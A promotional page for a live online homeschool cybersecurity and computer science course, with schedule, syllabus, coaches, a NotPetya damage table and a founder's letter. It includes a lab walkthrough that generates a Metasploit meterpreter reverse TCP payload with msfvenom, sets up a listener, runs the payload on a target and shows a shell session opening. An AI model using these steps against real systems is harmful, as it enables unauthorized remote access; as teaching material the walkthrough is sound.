

PROGRAM GUIDE

Key Benefits

- Peer Community
- Technical skills that matter
- Challenging atmosphere
- Leadership development



Cyber & Comp Sci

LIVE

Community

CTFs

Homeschool Fall 2025

Homeschool Cyber & Computer Science Program

Starts September 16, 17, or 18 | Fall Semester
13 weeks | 3 hours live (virtual) per session

Log on, team up, and start hacking the future—week after week.

Cyber Arts is a live, online community where students build real friendships and master the skills driving cybersecurity, AI, and computer science..

Built for families who expect more.

Cyber Arts is founder-led to ensure every session meets the highest standard. This isn't another camp run by interns—it's the kind of class we wish we had growing up, and the quality your student deserves.



Details

Dates: September 16, 17, or 18 to December 17th

- 1 semester | 13 weekly sessions total
- Choose 1 session: **Tues, Wed or Thurs** | 12:00 pm - 3:00 pm est
- Email wilson@cyberarts.io for questions or text Wilson at 901 326 9234
- Recordings will be available if you miss a session

Class Format – 3 Hours (Live)

- Virtual & Live: Zoom and Discord
- 80 min – Live virtual hands-on instruction
- 100 min – **CTFs** aka Capture the Flag (team-based friendly competitions)
- TED Talks – Industry experts provide talks once per month

Credits and Certifications

Earn STEM and elective credits, plus certifications that showcase your skills.

The collage features several elements: a browser window displaying a course page with instructions on generating a reverse TCP payload; a terminal window showing the execution of Metasploit commands to set up a listener and execute a payload; a video call with a coach named Coach W; and a small image of a USB drive.

Generate a reverse TCP payload using msfvenom:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<your_IP> LPORT=4444 -f elf > reverse_tcp_payload.elf
```

3. Setting Up a Listener in Metasploit

1. Start the Metasploit Console:

```
msfconsole
```

2. Set Up a Multi/Handler:

- Use the multi/handler exploit to listen for the reverse TCP connection

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST <your_IP>
set LPORT 4444
exploit
```

4. Executing the Payload

1. Transfer the Payload:

- Transfer the reverse_tcp_payload.elf file to a target machine

2. Run the Payload:

- On the target machine, make the payload executable and run it

```
chmod +x reverse_tcp_payload.elf
./reverse_tcp_payload.elf
```

5. Receiving the Connection

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.29.116
LHOST => 10.0.29.116
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.29.116
[*] Sending stage (1017704 bytes) to 10.0.29.116
[*] Meterpreter session 1 opened (10.0.29.116:4444) at 2024-07-22 17:36:58 +0000
meterpreter >
```

Coach W

Why Cyber Arts?



Community

Log on and hang out with new friends while learning cyber from experts and tackling real-world challenges. It's just like gaming with friends—except now, you're learning skills that matter.

Live

No pre-recorded videos. Just real teachers, real teammates, and live, hands-on sessions each week—led by NSA veterans, white-hat hackers, and instructors from top universities like MIT and Carnegie Mellon.

Content that Matters

Our program is designed for students eager to learn. No prior experience is required—just a willingness to work hard. We teach the real-world skills used by ethical hackers. Even within the first few classes, you'll be confidently working in Linux.

What do we teach?

Real Tech Skills. No Block Coding.

At Cyber Arts, students learn core technical skills in computer science and engineering. At the core of cybersecurity—and our program—is **Linux**.

Linux is the foundational operating system used daily by professionals in cybersecurity, AI, robotics, aerospace, and blockchain technology.

I. Cybersecurity Fundamentals

Students learn to think like ethical hackers and defend real systems

- Practice file encryption with AES and SHA-256 hashing
- Complete daily CTF missions based on real-world cyber attacks
- Create and use SSH keys for secure logins
- Crack password hashes using John the Ripper

II. Computer Operating Systems

Students gain hands-on experience operating Linux

- *Understand how modern systems work under the hood*
- Install and configure Kali Linux and Ubuntu in VirtualBox
- Navigate the bash terminal using commands like `chmod`, `ls -la`, `sudo`, and `nano`

III. Internet & Networking

Students explore how the internet works—and how to analyze and secure it.

- Follow data flows, detect anomalies, and identify potential intrusions
- Understand core protocols like TCP/IP, HTTP, FTP, and SSH
- Break down the 5 key layers of the internet
- Trace IP packets and DNS lookups using Wireshark
- Scan networks and identify open ports with Nmap

Team-Based Learning

Capture the Flag: CTFs

At Cyber Arts, every class is built around team-based challenges.

After a 90-minute lesson, students break into three-person teams to take on Capture the Flag (CTF) missions—guided by expert coaches.

Students will solve real problems, building teamwork, confidence, and technical skill.

Team Loki

Team Andromeda

Coach Vlad

Theeal3

Alex Hill

logan

Instructors

Wilson
Program Founder



Coaches from:



**Massachusetts
Institute of
Technology**

Carnegie Mellon University

Expert Led Workshops



Department of Defense Veterans

NSA | Navy | Secret Service



Seva
Expert Network & Internet
Engineer


2017 - NOTPETYA: A DESTRUCTIVE STATE SPONSORED ATTACK THAT WENT ROGUE

Victim	Damage
Pharmaceutical company Merck	\$870,000,000
Delivery company FedEx (through European subsidiary TNT Express)	\$400,000,000
French construction company Saint-Gobain	\$384,000,000
Danish shipping company Maersk	\$300,000,000
Snack company Mondelez (parent company of Nabisco and Cadbury)	\$188,000,000
Total damages from NotPetya, as estimated by the White House	\$10 billion

Participants: blankbeatle, ChickenBreath, ChickenNuggetPie, Chinmayee, Coach_Waller, DarthRen8404, dogesman098, dorian11, Elijah, IMNOTENERND, itsmeh, JforJames13, Joe, JStPierre

Chat Log:
oh danggggg
ChickenBreath Today at 12:53 PM: Cybersecurity is just a management
@tikoblocks Ah yes, cyberwarfare
West Side Today at 12:53 PM: Its as bad as real warfare
Reaper Today at 12:53 PM: [Reaction]

Inside look at the syllabus:



The screenshot shows a terminal window titled `/admin/schedule` with a close button. The background features a grid of red and black squares and a wireframe globe in the top right corner. The terminal text is as follows:


Week 02: Network Recon & the Internet

- 11:20 - 11:30 AM EST
 - Discord hang out & lab catch-up
- 11:30 - 12:30 EST
 - Lecture - Packet Hunting
 - Lab 1: OSI Layers, TCP/IP, traffic analysis
 - Lab 2: Linux Navigation
 - Lab 3: Wireshark Packet Capture
- 12:30 - 12:45 PM EST
 - BREAK - Get a snack, stand up, chill.
- 12:45 - 2:30 PM EST
 - 🏆 Capture the Flag

Overlaid on the right is a smaller terminal window titled `/Welcome/HaHaHa` with a close button. It contains the text:

joke of the day

What's a hacker's favorite season?



The screenshot shows a terminal window titled `/admin/schedule` with a close button. The background features a grid of red and black squares and a wireframe globe in the top right corner. The terminal text is as follows:

Week 04: Defensive Security

- 11:20 - 11:30 AM EST
 - Discord hang out & lab catch-up
- 11:30 - 12:30 EST
 - Lecture - Digital Forensics & Incident Response
 - Lab 1: Responding to Breaches
 - Lab 2: Log Forensics & Timeline Reconstruction
 - Lab 3: Simulate an Attack & Analyze the Aftermath
- 12:30 - 12:45 PM EST
 - BREAK - Get a snack, stand up, chill.
- 12:45 - 2:30 pm EST
 - 🏆 Capture the Flag

Overlaid on the right is a smaller terminal window titled `/Welcome/HaHaHa` with a close button. It contains the text:

joke of the day

Where did the cybersecurity team go?

Summary

Students and parents,

Cyber Arts is a community for students who want to learn the skills of the future and change the world.

12 years ago, I moved from America to India to work on technological & educational research projects in remote parts of the Himalayas.

During that time, my mind was blown by the power of cyber, the internet, and computers.

I had the opportunity to live with ethical hackers who were protecting political figures and witnessed black markets where Western data was auctioned off.

What stuck with me the most was that their quality of computer science education was years ahead of America's.

That experience is what motivated me to build Cyber Arts - with the goal to give our students the highest quality of education on the planet.

Once you join our program, it is my promise that we will do everything possible to prepare your students for the new frontier of tech.

Thank you,

Wilson Waller



CONTACT

Wilson Waller | Founder & Managing Director

E: wilson@cyberarts.io

